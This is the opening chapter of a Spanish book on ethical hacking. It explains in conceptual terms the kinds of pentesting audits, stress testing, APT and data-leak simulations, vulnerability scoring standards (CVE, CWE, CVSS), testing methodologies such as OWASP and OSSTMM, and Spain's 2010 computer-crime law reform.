0xWORD

Ethical Hacking:

Teoría y práctica para la realización de un Pentesting

ZeroXword Computing
www.0xword.com

Pablo González

Índice

Introducción

Son las 8.00 a.m. de un lunes. Comienza una semana y es un nuevo día de trabajo para el *pentester*, miembro importante del equipo de profesionales que realiza los trabajos auditoría de seguridad, y que actualmente está involucrado en un nuevo trabajo. El proyecto ha sido contratado por una empresa y con él se pretende mostrar a toda la dirección de la compañía el *status* actual de la seguridad de la compañía frente a todas las amenazas que existen hoy en día en Internet, centrando sus esfuerzos tanto en el factor humano como en el dimensionamiento y configuración de sus sistemas.

¿Qué se quiere decir con esto? Pues esto es un proyecto habitual de *hacking ético*, lo que hace que el ser humano que forma parte del equipo se sienta especial, dispuesto a dar lo mejor de sí para conseguir entrar lo máximo posible en los sistemas informáticos del objetivo, a realizar esquemas de ataque basados en ingeniería social, a realizar *exploiting* de las aplicaciones con las que allí se encuentre, a investigar a todas y cada una de las personas de interés de la empresa bajo auditoría para conocer sus hábitos, su entorno, su vida y después localizar el error en el tiempo y el espacio que le permita acceder a su información como un paso más para llegar al corazón de la empresa.

A pesar de los años y el número de veces que lo ha hecho, aún el cosquilleo al realizar otro trabajo de *pentesting* es comparado al mayor de los placeres para el ser humano.

Tras conocerse más datos del proyecto y su alcance, se empiezan a construir las etapas por las que va a ser necesario pasar. El jefe de proyecto reparte tareas al equipo en función de las cualidades técnicas, sociales y humanas de cada miembro involucrado en este proyecto de *hacking* ético. Las jornadas asignadas a cada acción serán la guía del proyecto, siempre acompañado del beneficio el trabajo, que esto sigue siendo el objetivo final de la empresa, monetizar los proyectos que realice el equipo de auditoría.

Son diferentes etapas, varias jornadas, un equipo, y comienza el proyecto, comienza el juego, el objetivo final de cada *pentester* no es tomar una foto de estado de la seguridad de la empresa, sino demostrar que se puede. Todos saben que un 100% de seguridad es un hito aspiracional, pero no realista, así que cuando comienza un proyecto hay que llegar hasta el final.

El *hacking* ético es una disciplina profesional dentro del campo de la seguridad informática que permite evaluar el nivel de vulnerabilidad y el riego en el que se encuentran los sistemas informáticos o los activos de una organización mediante un acuerdo previo con el cliente.

La denotación de estos profesionales como *hackers éticos* ha sido impuesto en la sociedad para diferenciar un comportamiento ético hecho por un profesional de acciones ilegales no autorizadas realizas por alguien con peores intenciones.

Esto se ha impuesto en este campo debido al mal uso realizado por medios de comunicación inicialmente y otros entes de la sociedad sobre el término *hacker*, lo cual ha desembocado en que se identifique a un *hacker* con u delincuente que aprovecha sus conocimientos para realizar acciones maliciosas sobre sistemas con el fin de obtener un beneficio. Esto no es así realmente.

Un auditor de seguridad puede realizar proyectos de *hacking ético* a distintas organizaciones que así lo soliciten. Realizar una de estas pruebas puede ir desde una auditoría a un sitio web hasta una prueba de *stress* contra los servidores de la organización. Existen algunas pruebas más vistosas que otras, pero el objetivo que se marca el libro es presentar e identificar acciones que se pueden repetir durante las distintas pruebas.

Las pruebas llevadas a cabo en un proceso de auditoría son muy dispares, pero a lo largo de los años uno va ejerciendo en distintos ámbitos y realizando una serie de pruebas de manera procedimental. Estos procedimientos son los que se recopilan en este libro, aunque en muchas ocasiones la experiencia y conocimiento ayude a llegar al éxito.

Las auditorías son clasificadas en tres tipos como son la caja blanca, caja negra y caja gris. Este tipo de clasificación permite identificar el ámbito y contexto de actuación. Es cierto que hoy en día hay más y más entidades auditables, es decir, tecnología que debe ser evaluada y de algún modo fortificada.

En el presente libro se muestran diversas pruebas, no tan comunes, que forman parte de un proyecto de *hacking* ético como puede ser la simulación de un *APT, Advanced Persistent Threat*, una prueba de *DDOS, Distributed Denial of Service*, o la simulación de fuga de información de la organización hacia el exterior con el rol de un empleado concreto de la organización que pueda tener acceso a datos sensibles de la compañía.

La importancia del rol en este tipo de escenarios es vital para entender tanto la motivación como las necesidades de un atacante. Gracias al rol, el auditor puede situarse en el contexto de la organización y evaluar hasta dónde se puede llegar en el camino a los activos importantes que la empresa debe proteger.

Las empresas cada vez son más complejas como puede entenderse de la necesidad de realizar esta serie de pruebas. Cada día se maneja mayor volumen de información y ésta debe ser protegida de manera activa. La idea de acercarse a un *pentesting* continuo cobra vida desde hace tiempo en las empresas, aunque los elevados costes de un equipo humano dedicado a ello hacen que las empresas no puedan realizar auditorías plenas en un rango temporal pequeño.

Por otro lado, cada día van apareciendo un número mayor de incidentes de seguridad, no solo en pequeñas sino en grandes organizaciones. Desde hace unos meses, todos los días nos levantamos con algún nuevo incidente de seguridad que ha desembocado en el robo de los datos de una compañía, en el robo de las identidades de los empleados o en un fraude que obliga a la empresa víctima a realizar una comunicación con sus clientes que no suele salirle barata en terminos de daño reputacional y por tanto en términos económios.

Esto de nuevo pone encima de la mesa el debate sobre el estado de la seguridad de las empresas hoy en día y la importancia que va tomando en el contexto de la sociedad el contar con sistemas informáticos lo más seguro posible, y entre todas las tareas que ayudan a mejorar la seguridad de una empresas, un proceso de *hacking ético* es fundamental.

Este libro pretende contarte muchas cosas que puedan ayudarte a realizar un proceso de *hacking ético*. No están todas las cosas que puedes encontrarte en un proyecto, y tendrás que adaptarte. Tendrás que estudiar, investigar, planificar y desarrollar nuevas habilidades. Eso hace apasionante este trabajo. Este libro te ayudará a mostrarte un poco del camino, pero tendrás que descubrirlo tú sólo con tu experiencia y andarlo hasta el final. Hasta el *Owned* final.

Capítulo I
Ethical Hacking

1. Objetivos

El principal objetivo de una empresa es generar beneficios mediante la producción de productos o servicios que permitan a la empresa seguir ejerciendo su actividad. Uno de los peligros que acechan a las empresas hoy en día es Internet. Este medio permite hoy en día realizar toda acción que se pudiera llevar a cabo anteriormente por otra vía, como por ejemplo, la realización de compras, negocios, venta de activos, consultas de información, modificación de nóminas, etcétera. En otras palabras, acciones críticas son realizadas diariamente por las empresas a través de dicho medio, por lo que sus propios activos pueden quedar expuestos sin una correcta política de seguridad empresarial y sin la configuración de los elementos adecuados para protegerse.

El objetivo principal de un proceso de *Ethical Hacking* o *Hacking* Ético es el de realizar una serie de pruebas acordadas con el cliente, la empresa u organización objeto, con el fin de averiguar fallos de seguridad en algún ámbito que pueda afectar a la empresa y a la producción de ésta.

Uno de los objetivos primordiales de toda empresa es la de proteger su información crítica o sensible y llevar a cabo el cumplimiento de la legislación vigente entorno a protección de datos. Por esta razón es importante para una empresa detectar y eliminar cuanto antes las posibles vulnerabilidades que existan en su infraestructura, ya que si no las encuentran los auditores lo harán los usuarios maliciosos, con todo el riesgo que ello conlleva.

En líneas generales, el objetivo fundamental de un proceso de *Ethical Hacking* es la de detectar, investigar y explotar las vulnerabilidades existentes en un sistema de interés. Es importante recalcar lo de interés, ya que si la información que contiene ese sistema es menos valiosa que el tiempo que llevaría a un *hacker* acceder a ella, nadie la querría.

El *pentesting* llevado a cabo en un proceso de *Ethical Hacking* verificará y evaluará la seguridad, tanto física como lógica, de la red dónde se encuentran los sistemas, de los propios sistemas de información, de la configuración de los servidores, de las bases de datos, de las aplicaciones, de los elementos para mitigar el impacto de las amenazas, e incluso de la concienciación de los empleados encargados de la productividad empresarial.

Una vez que se ha detectado una vulnerabilidad y se ha demostrado que un sistema es vulnerable, la empresa puede tomar medidas preventivas para contrarrestar posibles ataques malintencionados, y seguramente el auditor de seguridad acaba de ahorrar una gran cantidad de dinero, ya que se podrían producir daños a los activos más importantes, como puede ser información sensible e imagen corporativa. Hay que anotar que en cualquier momento del proceso de *Ethical Hacking* toda actividad debe estar controlada, es decir, todo ataque debe poder ser parado en cualquier momento ante la demanda del contratante. ¿Por qué se debe actuar como un delincuente cibernético? Esta pregunta tiene una sencilla respuesta y es un dicho ampliamente difundido en el mundo de la seguridad: "Para atrapar a un intruso, primero se debe pensar como un intruso".

¿Quiénes son los encargados de llevar a cabo este tipo de procesos? Los conocidos como *hackers* éticos son también conocidos como *pentester*, y son los encargados de realizar las pruebas de penetración o intrusión a los sistemas. Un *hacker* ético es un experto en el campo de la seguridad, teniendo altos conocimientos en sistemas y redes de datos. Su principal función es la de atacar los sistemas realizando las pruebas que se irán estudiando en este libro, haciéndolo en nombre de sus clientes, siempre y cuando ataquen activos de éstos. No hay diferencias importantes entre un *hacker* y un *hacker* ético, ambos utilizarán sus conocimientos para lograr sus fines.

Como nota anecdótica explicar que en el mundo de la seguridad informática se suele denominar *hackers* de sombrero blanco a los *hackers* éticos, este hecho es debido a que en las películas del oeste, el "bueno" siempre llevaba un sombrero blanco y el "malo" un sombrero negro.

En definitiva, para garantizar la seguridad de la información se necesita un conjunto de sistemas o dispositivos, técnicas y herramientas destinadas a la protección de dicha información. La rama de la seguridad que evaluará mediante la utilización de una metodología y la realización de pruebas pseudo-reales es el *Ethical Hacking*. Como se verá más adelante estas pruebas van desde ataques externos, internos, con privilegios, mediante ingeniería social, ataques distribuidos simulando ser una *botnet*, basándose en *exploits*, etcétera. En otras palabras cualquier acción o método es válido en un proceso de *Ethical Hacking* siempre y cuando haya sido contratado por el cliente, no sea ilegal y no se pierda el control sobre los activos a auditar.

2. Tipos de auditoría

En este apartado se exponen las clásicas divisiones que históricamente se han ido realizando sobre los tipos de auditoría. Realmente son la base de un proceso de *Ethical Hacking* pero no son las únicas pruebas que se realizan. Más adelante se puede ver los agregados al proceso, en el que se especifican pruebas muy interesantes, novedosas en algunos casos y que conformar un proceso de *Ethical Hacking* completo.

Hay que tener en cuenta que el objetivo de una auditoría de seguridad es el de generar un *status* de seguridad. Lo mismo ocurre en un proceso de *Ethical Hacking*, ya que este proceso puede albergar distintos tipos de auditoría de seguridad, como se verá a continuación:

- Auditoría de caja negra.
- Auditoría de caja blanca.
- Auditoría de caja gris.

La auditoría de caja negra permite al auditor tomar el rol de un *hacker*, el cual no conoce ninguna característica del interior de la empresa o la organización. En otras palabras, la visión global del sistema es ciega, ya que no se conoce como se organiza interiormente los sistemas y redes. El auditor se encargará de recopilar todo tipo de información sobre el objetivo, esta información es pública y después irá tomando contacto con los sistemas y servicios públicos de la empresa objeto.

Estas dos fases se suelen denominar *footprinting* a la recopilación de información pública sobre el objetivo y *fingerprinting* a la fase de enumeración e interacción con los sistemas y servicios públicos descubiertos. Esta interacción permitirá al *hacker* estudiar vías de ataque y poder tener una pequeña idea del ente al que se enfrenta.

La auditoría de caja blanca se enfoca en el rol de un usuario interno de la organización o empresa, el cual dispone de acceso a los sistemas internos o a la totalidad o parte de los datos críticos de ésta.

En este tipo de auditorías se revisan configuraciones de sistemas, políticas, servicios y redes, código de aplicaciones, con el fin de encontrar puntos críticos que permitan a los usuarios con cierto grado de privilegios obtener acceso. El entorno empresarial puede ser un esquema complejo y foco de vulnerabilidades que aunque no se ven, existen. Es importante la realización de este tipo de auditorías para comprobar lo que un usuario con ciertos privilegios puede llegar a lograr.

Existen ciertas herramientas que pueden aportar una visión completa de los sistemas, y que permiten automatizar la auditoría. Hay que recordar que en un proceso de *Ethical Hacking* lo ideal es automatizar lo posible, sin perder el control sobre lo que se está realizando y realizar manualmente lo que se considere importante detectar, y posteriormente, explotar.

La auditoría de caja gris permite al atacante tomar el rol de un cliente, un empleado con pocos o ningún privilegio, un empleado de una ubicación concreta, por ejemplo un empleado de finanzas. El auditor dispone de una visión "a medias" de los sistemas, se encuentra dentro de la empresa pero no dispone del mismo nivel de acceso que en la caja blanca. Es por lo tanto un empleado descontento que intenta acceder a información a la que no tiene acceso, simulando el ataque interno a la empresa.

Un ejemplo sencillo sería simular un empleado del área de desarrollo que quiere acceder a información almacenada en un servidor, a la cual solo tiene acceso un administrador del dominio. El empleado intentará conocer la infraestructura interna, aunque puede conocer algo de ella, e intentará elevar privilegios robando identidades de otros compañeros hasta lograr su objetivo.

Como se ha mencionado anteriormente estos tres tipos de auditoría se encuentran bien diferenciados orientados o guiados por el rol que se toma en cada caso. Este tipo de auditorías disponen de distintos tipos de pruebas que se irán tratando a lo largo del libro.

3. Agregados al proceso

Hoy en día un proceso de *Ethical Hacking* dispone de distintos agregados, aunque su raíz son los tres tipos de auditoría anteriormente comentados. Aunque las que se estudian a continuación no son todas las pruebas o agregados al proceso, son las más relevantes y utilizadas en estos procesos.

Pruebas de stress: DOS/DDOS

Este agregado es una de las pruebas más temidas por las empresas y grandes corporaciones. Generalmente, cuando una empresa contrata una auditoría intenta evitar esta prueba, ya que su fama no es muy grata. Hay que hacer hincapié en que son las grandes empresas, como bancos, consultoras, operadoras las que se atreven a llevar a cabo este tipo de pruebas.

Hay que tener claro que son pruebas interesantes para estudiar la viabilidad con la que la empresa puede dejar de ofrecer servicio. Este hecho puede ser crítico, ya que si la producción de ésta depende del servicio continuo en la red, habría que llevarla a cabo con el máximo cuidado posible. Muchos no ven con buenos ojos estas pruebas precisamente por este hecho, pero una de las máximas del *Ethical Hacking* dice que: "Si no se prueba de manera controlada, habrá un usuario malicioso que lo hará". Con esta frase queda claro que si no se realiza, no quiere decir que llegue un usuario malicioso y lo provoque, generando pérdida de servicio y posiblemente de dinero.

Se tiene que diferenciar entre pruebas de *DOS, Denial Of Service*, y *DDOS, Distributed Denial Of Service*. Una prueba de *DOS* intenta sobrecargar el ancho de banda de un equipo mediante la inundación de la red de paquetes *TCP/UDP*. Este hecho, bien realizado, dejará inaccesible a otras máquinas al servidor o al *target*. Por otro lado, una prueba de *DDOS*, es muy similar a una prueba de *DOS*, salvo que el origen del "bombardeo" de paquetes y conexiones viene de cientos o miles de máquinas alrededor de máquinas, y en el caso de la prueba de *DOS* no. Generalmente, un ataque *DDOS* suele realizarse desde una red de equipos *zombies*, es decir, una *botnet*. Una cosa se debe recordar y es que en un proceso de *Ethical Hacking* para una empresa u organización no se podrá alquilar ni utilizar una *botnet*, con el fin de cubrir esta prueba. En este libro se estudiarán algunos métodos ingeniosos para llevar a cabo la prueba.




Fig. 1.01: Ejemplo de servicio no disponible en una prueba de *DDOS*.

El rol que se toma en esta prueba es el de un usuario o grupo de usuarios maliciosos, los cuales quieren provocar un impacto sobre el servicio de una organización con el fin de dejarla inaccesible. De esta manera pueden provocar daño en la imagen corporativa, el cual se traduce en pérdidas, o incluso cortar la producción de su actividad, generando inmediatamente un impacto en la economía de la organización.

APT: Amenazas avanzadas persistentes

Los *APT, Advanced Persistent Threat*, es un agregado al proceso bastante novedoso. Un *APT* consiste en realizar un ataque o conjunto de ataques sobre una muestra de personas o empleados de una empresa simulando un ataque dirigido hacia personas de interés. En otras palabras, el rol del auditor es la de una persona maliciosa y externa, en la mayoría de las ocasiones, a la entidad la cual investigará a un conjunto de empleados averiguando información de ellos y realizará un ataque para lograr obtener el control de la máquina o dispositivo de éstos, lograr sus credenciales teniendo acceso a información bajo su identidad, o utilizándolos para llegar a otras personas de mayor interés.

¿Por qué llevar a cabo estas pruebas? Por lo general, los grupos, como gobiernos, personas con poder mediático, directivos de empresas grandes e importantes se encuentran amenazados en Internet por el espionaje. Existen usuarios maliciosos, incluyendo espionaje entre empresas, entre gobiernos o países, los cuales quieren utilizar ciertas técnicas de recogida de información para acceder a datos sensibles de sus objetivos.

Por ejemplo, se pueden utilizar medios o dispositivos infectados, comprometiendo los equipos de los usuarios a los que se amenaza, ingeniería social para conseguir que estos usuarios ejecuten ciertos archivos, etcétera. Generalmente, un solo *hacker* no dispone de los recursos para realizar el ataque tan avanzado y persistente como pueden hacerlo los gobiernos o entidades grandes.

Fuga de información interna

Esta prueba del proceso es un agregado novedoso en el que se asume el rol de un empleado, el cual a priori no tiene porqué disponer de privilegios. Se suele denominar a la prueba como análisis de fuga de información para conseguir detectar canales o vectores por los que un empleado puede sacar información sensible al exterior de la organización.

A priori, la prueba puede parecer fácil, pero en un entorno crítico esto se puede convertir en una tarea realmente costosa. El objetivo del auditor es el de estudiar distintos tipos de vías, que no dejen "huella" y por los que pueda recuperar la información en el exterior. Un ejemplo sencillo es la posibilidad de asumir un rol de un empleado de finanzas, el cual puede querer vender información crítica de la organización, pero para ello debe sacar dicha información de su equipo. No dispone de acceso a los dispositivos *USB* o extraíbles, además, su equipo dispone de seguridad física, por lo que no puede abrir el equipo. El hombre de finanzas debe utilizar un medio como el correo electrónico, pero este es monitorizado y se registra todo envío, por lo que sería fácilmente rastreable. Además, si se intenta utilizar cifrado en el correo, automáticamente el correo será bloqueado, y se le pedirá

explicaciones. El navegador del empleado dispone de *plugins* los cuales no permiten añadir adjuntos a los correos *webmail*, y los sitios web de almacenamiento en la nube se encuentran bloqueados por *proxy*, quedando registrado su intento de acceso. Como se verá más adelante este tipo de pruebas, pueden ser más complejas de lo que se puede pensar.

Comunicaciones wireless & VOIP

Otro de los agregados al proceso de *Ethical Hacking* es el conjunto de técnicas para auditar las comunicaciones de la organización. Generalmente, una organización dispone de las comunicaciones internas o redes de datos, donde se encuentran las *DMZ*, la Intranet, y otras redes suplementarias de interés. Aunque hoy en día y cada vez más, se implantan una serie de redes para permitir distintos tipos de comunicaciones, como son las comunicaciones inalámbricas a través de las redes *wireless*, y las redes de voz, con la implantación de las comunicaciones *VOIP*, *Voice Over IP*.

En el proceso de auditar las comunicaciones *wireless* se llevan a cabo distintas pruebas con el fin de determinar el nivel de seguridad y confidencialidad que proporcionan la configuración de dichas redes. Es altamente probable que ocurran anomalías en este tipo de redes, ya que se suelen implantar como red de invitados en las empresas, por lo que no se tiene en cuenta todo el impacto que puede tener si un empleado, no técnico, utiliza esa red para realizar su labor. Por otro lado, se suelen encontrar cifrados no óptimos o configuraciones erróneas en las redes *wireless* empresariales, lo cual puede desembocar en una vía de entrada a la organización o la información de ésta.

En el proceso para auditar las comunicaciones *VOIP* se llevan a cabo distintas pruebas, donde el auditor asumirá el rol de empleado con un dispositivo *VOIP* a su disposición. El auditor se conectará la red de voz donde realizará la auditoría. El objetivo es verificar una serie de pautas para evaluar el *status* de seguridad de la arquitectura e infraestructura de la red. Estas pruebas identificarán servidores, terminales y realizarán pruebas para verificar la configuración general de los terminales de los empleados. Una prueba que puede provocar la detección de una falla importante de seguridad es la reconstrucción de paquetes, pudiendo obtener la conversación entre dos empleados, dejando a la luz un fallo de seguridad de confidencialidad grave.

La importancia del rol

Un proceso de *Ethical Hacking* está guiado por el rol que los auditores van tomando en cada actividad que se va realizando. Como se ha podido estudiar en el apartado de auditorías o en los apartados anteriores, el auditor va asumiendo distintos roles que simulan ser usuarios o empleados en un instante concreto y con circunstancias concretas. Es por este hecho que se dice que el proceso viene guiado por el rol, y por ello éste dispone de tanta importancia.

Es realmente interesante anunciar en el apartado de documentación o informes qué rol se ha asumido en cada actividad realizada. De este modo, no será relevante si quién visualiza la documentación o informe no dispone de conocimientos, ya que podrá entender mediante el rol porque se ha realizado la prueba y qué se estaba simulando en cada instante.

4. Evaluación de seguridad

El objetivo final de un proceso de *Ethical Hacking* es el de evaluar la seguridad de los sistemas, comunicaciones, infraestructuras de las que dispone la organización o empresa. En toda actividad que se realice en el proceso, ya sea una auditoría interna, un *APT* o una auditoría perimetral, es necesario, no sólo planificar y llevar a cabo las actividades sino efectuar procedimientos de control y de contramedida.

En otras palabras, hay que llevar a cabo la parte de intrusión y pruebas de seguridad, y por otro lado preparar las contramedidas y procedimientos que serán llevados a cabo en caso de detectar y explotar vulnerabilidades. La suma de ambas partes constituye una evaluación de seguridad global, que es realmente la que el cliente contrata y espera.

Vulnerabilidades

Un proceso de *Ethical Hacking* está compuesto, como se ha podido entender ya con anterioridad, por diversas pruebas con distintos enfoques, roles y ámbitos. Cualquier de estas pruebas tienen como objetivo común encontrar las vulnerabilidades que puedan afectar en mayor o menor medida a los bienes y activos de la empresa u organización. Se puede determinar por lo tanto que un proceso de *Ethical Hacking* está guiado por la búsqueda de las vulnerabilidades, las cuales provoquen la ejecución de las acciones correctoras, con el fin de detectar y solucionar los agujeros de seguridad.

Estado	
	Realizado
	No Aplicable
	Documentado
	En ejecución
Riesgo	
	Correcto
	Baja
	Media
	Grave

Fig. 1.02: Gráfico tareas y clasificación de criticidad de vulnerabilidades.

Todas las vulnerabilidades no son iguales, este hecho es obvio. Existen ciertas vulnerabilidades que afectan directamente a los activos o bienes de la empresa, por lo que su detección y explotación puede suponer a la empresa una gran pérdida económica. Por otro lado existen las vulnerabilidades importantes, las cuales pueden afectar a los activos de la empresa, pero no de manera directa. También existen las vulnerabilidades meramente informativas, las cuales pueden proporcionar información a

un atacante, la cual puede no interesar que se conozca por varios motivos. Este tipo de clasificación que se realiza de manera orientativa puede provocar que el auditor caiga en un error conceptual.

Generalmente, en los informes que se realizan en el mundo profesional de la seguridad informática, no se clasifican de manera adecuada las vulnerabilidades encontradas.

Es importante recalcar que una vulnerabilidad que provoque una denegación de servicio puede ser crítica si realmente el servicio que se deniega es importante para la empresa. Esta carencia no permite realizar una comparativa entre diferentes evaluaciones, sobre todo cuando estas evaluaciones han sido llevadas a cabo por distintos proveedores de seguridad, utilizando distintas técnicas, herramientas, pruebas y criterios. Es fundamental dentro de cualquier modelo de seguridad que los trabajos sean medibles de igual manera y que puedan ser comparados, de manera contraria no se podrá estudiar el grado de evolución real.

Una de las vías de resolver esta problemática es la que propuso *MITRE* quien desarrolló una serie de estándares que permiten homogeneizar las diferentes debilidades que pueden existir. Por un lado existe la *Common Weakness Enumeration, CWE*, y la *Common Vulnerabilities Exposures, CVE*. Este estándar se comentará más en detalle en el siguiente apartado.

Por lo general hay que analizar con el máximo detalle cómo afecta cada una de las vulnerabilidades a las funcionalidades del servicio. Una vez que se haya determinado el número de vulnerabilidades y cuáles son las implicaciones, si se detecta alguna crítica, se debería notificar a la mayor brevedad posible, para proceder a su corrección.

La descripción anterior se encuentra estandarizado por el *FIRST*, cuyo estándar se puede encontrar en la siguiente *URL http://www.first.org/cvss/cvss-guide.html*.

Estándares y modelos

Existen multitud de estándares, modelos o normas en el mundo de la seguridad y que son aplicables en un proceso de *Ethical Hacking*. Realmente, utilizar uno de éstos permite dotar de cierta categoría a los auditores o empresa que llevará a cabo dicho proceso. En muchas ocasiones las empresas contratantes de los servicios proporcionan la necesidad de utilizar alguno de estos estándares con el fin de homogeneizar las comparativas entre procesos llevados a cabo por distintas empresas auditoras.

Se podría dedicar el contenido de un libro completo para definir y explicar cada uno de los estándares y modelos presentados en este apartado. El objetivo del libro es proporcionar un listado de alguno de éstos, proporcionando al auditor una idea global de lo que puede encontrar a día de hoy.

OWASP, *Open Web Application Security Project*, es un proyecto de código abierto dedicado a determinar las vulnerabilidades en el software. *OWASP* está compuesta por empresas, organizaciones y particulares alrededor del mundo. *OWASP* recomienda enfocar la seguridad de aplicaciones informáticas considerando las dimensiones de personas, procesos y tecnologías.

OWASP proporciona una guía de buenas prácticas en el desarrollo de las aplicaciones y un documento de autoevaluación, denominado *OWASP* Top 10. En este documento se detallan las vulnerabilidades más comunes localizadas en las auditorías. Hay que tener en cuenta que las vulnerabilidades como inyecciones *SQL* y los *Cross Site Scripting, XSS*, siempre suelen copar los primeros lugares.

OSSTMM, Open Source Security Testing Methodology Manual, es una metodología, cuyo manual se puede descargar de forma libre y gratuita del sitio web de la *ISECOM*, estructurada en 15 capítulos donde se explica cómo llevar a cabo las pruebas de auditoría correspondientes a distintos ámbitos. En esta metodología se explica que es un análisis de seguridad, cómo enfocarlo, cuáles son las métricas de seguridad operativas, como se debe estructurar el flujo de trabajo, las pruebas de seguridad que se deben realizar a las personas, por ejemplo en el ámbito de la ingeniería social, las pruebas de seguridad en telecomunicaciones, *wireless*, pruebas de seguridad en entornos físicos, de red, etcétera. Es una metodología muy completa, la cual puede ser estudiada en la siguiente *URL http://www.isecom.org*.

Un aspecto importante que se recoge en *OSSTMM* es la elaboración de informes y como se deben generar éstos. Un auditor de seguridad, como se ha mencionado anteriormente, puede caer en el error de utilizar métricas o valoraciones distintas. Es decir, cada persona habla un lenguaje distinto, por lo que la comparativa no será posible. *OSSTMM* propone una vía de generación de informes estandarizada, por lo que se facilitará el trabajo desde el punto de vista evolutivo. Además, *OSSTMM* es una metodología certificable, es decir, un auditor puede estar certificado en ella como analista, *tester* o experto.

MITRE desarrolló una serie de estándares, como se mencionó en el apartado anterior. El primero que se tratará es el *CWE, Common Weakness Enumeration*, el cual proporciona un marco unificado para catalogar las vulnerabilidades de *software*. Las *CWE* pretender ser genéricas, por lo que una vulnerabilidad tipificada bajo un *CVE* específico podrá mapearse contra alguna de las más de 630 debilidades base que se encuentran en los *CWE*. Estas debilidades a su vez se podrán clasificar en alguna de las más de 60 categorías definidas por *CWE*.

Por otro lado, los *CVE* son una lista de información sobre vulnerabilidades conocidas, donde cada una dispone de una referencia. Mediante esta vía se proporciona a los usuarios de una manera de entender y proporcionar al público este tipo de problemas. El formato utilizado para identificar los elementos de esta lista es el siguiente *CVE*-ID. El ID está compuesto por *YYYY-NNNN*, dónde *YYYY* es el año y *NNNN* el número de la vulnerabilidad.

En el año 2014, el formato de *ID* del *CVE* ha cambiado, siendo los dígitos de tipo N de longitud variable. En otras palabras, anteriormente el formato era *CVE*-YYYY-NNNN, y ahora si se necesitasen más dígitos, por el número de vulnerabilidades conocidas, se añadiría un número más quedando así *CVE-YYYY-NNNNN*, y así sucesivamente en caso de necesitarse.

La guía de *CVSS*, proporciona una clasificación estandarizada y normalizada por el *FIRST*, con la que los auditores podrán comparar diferentes auditorías con un enfoque real.

La guía se encuentra en la siguiente *URL http://www.first.org/cvss/cvss guide.html*.

El *CVSS* proporciona una métrica base compuesta por los siguientes elementos:

- Vector de acceso o *AV*.
  - Local. Vulnerabilidades explotables en un equipo local.
  - Red de vecinos o adyacente. Vulnerabilidades explotables dentro de la misma red, es decir, capa 2.
  - Remoto. Vulnerabilidades accesibles o explotables desde cualquier ubicación de red.
- Complejidad de acceso o *AC*.
  - Alta. Complejidad, combinación y circunstancias muy especiales.
  - Media. Complejidad de explotación media para un grupo de usuarios.
  - Baja. Configuración por defecto.
- Autenticación.
  - Ninguna. No se requiere autenticación para explotar la vulnerabilidad.
  - Simple. Se requiere una autenticación para poder explotar la vulnerabilidad.
  - Múltiple. Se requieren varias autenticaciones para poder explotar la vulnerabilidad.
- Impacto en la confidencialidad, es decir, si esta se viera afectada.
- Impacto en la disponibilidad.
- Impacto en la integridad.

El *CVSS* aporta una métrica de entorno que se define, a grandes rasgos, de la siguiente manera:

- Distribución de equipos vulnerables, es decir, si el número de equipos vulnerables es elevado, o es un caso aislado.
- Daños colaterales. Las posibilidades de que se produzcan pérdidas económicas o de personas por la vulnerabilidad detectada.
- Requisitos de seguridad.
- También se aporta una métrica temporal, donde se especifica una ventana temporal donde se puede actuar tanto para la explotación, como la corrección de la vulnerabilidad. Se define de la siguiente manera:
- Explotabilidad. Existencia o no de código que aproveche la vulnerabilidad, es decir, si existen *exploits*.
- Dificultad para aplicar una medida correctora.
- Fiabilidad del informe de vulnerabilidades. Como ejemplo real definir que en algunas ocasiones se anuncia la existencia de una vulnerabilidad pero no se confirma la fuente.

Con la clasificación que se ha mostrado este estándar *CVSS* define una serie de ponderaciones con la que obtener una puntuación exacta, la cual resultará muy útil para comparar productos, organizaciones, trabajos de auditoría, etcétera.

La metodología *OWISAM*, *Open Wireless Security Assesment Methodology*, proporciona solución a la necesidad de definir y asignar controles de seguridad que se deben verificar sobre redes de comunicaciones inalámbricas. De esta manera se puede identificar riesgos en este tipo de redes, y aplicar procedimientos en las auditorías de este tipo de redes. La metodología *OWISAM* tiene como enfoque diseñar una metodología ágil y utilizable con la que los auditores de seguridad puedan realizar un análisis exitoso de este tipo de redes en un ámbito profesional.

A día de hoy, las empresas como los analistas de seguridad no disponen de una metodología estandarizada con el que analizar y clasificar los riesgos de las redes *wireless*, por lo que *OWISAM*, una metodología joven, proporciona solución al problema comentado.

Los controles que utiliza la metodología *OWISAM* son todas aquellas verificaciones técnicas que deben ser llevadas a cabo para analizar los riesgos de este tipo de redes y son los siguientes:

- Descubrimiento de dispositivos. Recopilación de información sobre las redes inalámbricas.
- *Fingerprinting*. Comprobación y análisis de funcionalidades de los dispositivos de comunicaciones.
- Pruebas de autenticación.
- Cifrado de las comunicaciones.
- Verificación de la configuración de las redes.
- Pruebas de control de la seguridad sobre la infraestructura *wireless*.
- Controles orientados a verificar la disponibilidad del entorno, es decir, pruebas de denegación de servicio.
- Pruebas sobre directivas del uso de las redes *wireless*.
- Pruebas sobre los clientes inalámbricos.
- Pruebas sobre *hotspots* y portales cautivos.

Otros conceptos como el modelo Defensa en Profundidad, abanderado de *Microsoft*, y la ISO 27001, son otros que proporcionarían un gran volumen de información. Son totalmente recomendados para su estudio y su puesta en práctica en un entorno profesional.

Ley Hacking 23 de Diciembre de 2010

El 23 de Diciembre de 2010 entró en vigor la reforma del código penal, el cual fue modificado por la Ley Orgánica 5/2010 de 22 de Junio. En esta nueva reforma legal se tipifica como delitos informáticos específicos, limitando la acción de los investigadores de seguridad informática y responsabilizando a las empresas. Por lo que las empresas serán las personas jurídicas de las acciones de sus empleados.

Esta actualización supuso una ampliación del catálogo de delitos informáticos, el cual es necesario conocer cuando se ejerce una profesión concreta, pero no es suficiente para cubrir todo el abanico de delitos que pueden surgir hoy en día en el mundo de la seguridad informática. Esta ley no modificó

algunos delitos graves, como por ejemplo el de la pornografía infantil o suplantación de identidad, entre otros.

